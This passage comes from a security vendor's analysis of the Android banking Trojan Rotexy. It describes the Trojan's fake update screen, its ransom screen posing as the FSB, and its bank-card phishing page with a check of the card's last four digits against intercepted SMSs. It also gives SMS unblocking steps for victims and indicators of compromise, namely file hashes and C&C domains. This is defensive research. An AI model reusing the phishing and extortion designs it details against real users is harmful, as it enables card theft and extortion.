
Displaying HTML pages

We'll now look at the HTML pages that Rotexy displays and the actions performed with them.


- The Trojan displays a fake HTML update page (update.html) that blocks the device's screen for a long period of time.


12:22
file:///sdcard/download/assets/u
10
Android 7.0.1 updating...
Do not turn off target!!
installing 4%


- The Trojan displays the extortion page (extortionist.html) that blocks the device and demands a ransom for unblocking it. The sexually explicit images in this screenshot have been covered with a black box.


12:20
file:///sdcard/download/assets/
10
ИНТЕРНЕТ КОНТРОЛЬ
ФСБ РОССИИ
ВАШЕ УСТРОЙСТВО ЗАБЛОКИРОВАНО!
ФОТОФИКСАЦИЯ НАРУШЕНИЯ
Дата нарушения: {reg_date}
Нарушение: Регулярный просмотр запрещенных видео материалов
{text}
РАЗБЛОКИРОВАТЬ УСТРОЙСТВО


- The Trojan displays a phishing page (bank.html) prompting the user to enter their bank card details. This page mimics a legitimate bank form and blocks the device screen until the user enters all the information. It even has its own virtual keyboard that supposedly protects the victim from keyloggers.



In the areas marked ‘{text}’ Rotexy displays the text it receives from the C&C. Typically, it is a message saying that the user has received a money transfer, and that they must enter their bank card details so the money can be transferred to their account.



The entered data is then checked and the last four digits of the bank card number are also checked against the data sent in the C&C command. The following scenario may play out: according to the templates for processing incoming SMSs, Rotexy intercepts a message from the bank that contains the last four digits of the bank card connected to the phone number. The Trojan sends these digits to the C&C, which in turn sends a command to display a fake data entry window to check the four digits. If the user has provided the details of another card, then the following window is displayed:



Screenshot displaying the message: “You have entered an incorrect card. Enter the card ending in the digits: 1234”

The application leaves the user with almost no option but to enter the correct card number, as it checks the entered number against the bank card details the cybercriminals received earlier.

When all the necessary card details are entered and have been checked, all the information is uploaded to the C&C.

How to unblock the phone

Now for some good news: Rotexy doesn't have a very well-designed module for processing commands that arrive in SMSs. It means the phone can be unblocked in some cases when it has been blocked by one of the above HTML pages. This is done by sending "3458" in an SMS to the blocked device – this will revoke the administrator privileges from the Trojan. After that it's necessary to send "stop_blocker" to the same number – this will disable the display of HTML pages that extort money and block the screen. Rotexy may start requesting device administrator privileges again in an infinite loop; in that case, restart the device in safe mode and remove the malicious program.

However, this method may not work if the threat actors react quickly to an attempt to remove the Trojan. In that case, you first need to send the text "393838" in an SMS to the infected device and then repeat all the actions described above; that text message will change the C&C address to "://", so the phone will no longer receive commands from the real C&C.

Please note that these unblocking instructions are based on an analysis of the current version of Rotexy and have been tested on it. However, it's possible the set of commands may change in future versions of the Trojan.

Geography of Rotexy attacks

According to our data, 98% of all Rotexy attacks target users in Russia. Indeed, the Trojan explicitly targets Russian-speaking users. There have also been cases of users in Ukraine, Germany, Turkey and several other countries being affected.

Kaspersky Internet Security for Android and the Sberbank Online app securely protect users against attacks by this Trojan.

IOCs

SHA256

0ca09d4fde9e00c0987de44ae2ad51a01b3c4c2c11606fe8308a083805760ee7
4378f3680ff070a1316663880f47eba54510beaeb2d897e7bbb8d6b45de63f96
76c9d8226ce558c87c81236a9b95112b83c7b546863e29b88fec4dba5c720c0b
7cc2d8d43093c3767c7c73dc2b4daeb96f70a7c455299e0c7824b4210edd6386
9b2fd7189395b2f34781b499f5cae10ec86aa7ab373fbdc2a14ec4597d4799ba
ac216d502233ca0fe51ac2bb64cfaf553d906dc19b7da4c023fec39b000bc0d7
b1ccb5618925c8f0dda8d13efe4a1e1a93d1ceed9e26ec4a388229a28d1f8d5b
ba4beb97f5d4ba33162f769f43ec8e7d1ae501acdade792a4a577cd6449e1a84
ba9f4d3f4eba3fa7dce726150fe402e37359a7f36c07f3932a92bd711436f88c
e194268bf682d81fc7dc1e437c53c952ffae55a9d15a1fc020f0219527b7c2ec

C&C

2014–2015:

- secondby.ru
- darkclub.net
- holerole.org
- googleapis.link

2015–2016:

- test2016.ru
- blackstar.pro
- synchronize.pw
- lineout.pw
- sync-weather.pw

2016

- freedns.website
- streamout.space

2017–2018:

- streamout.space
- sky-sync.pw
- gms-service.info
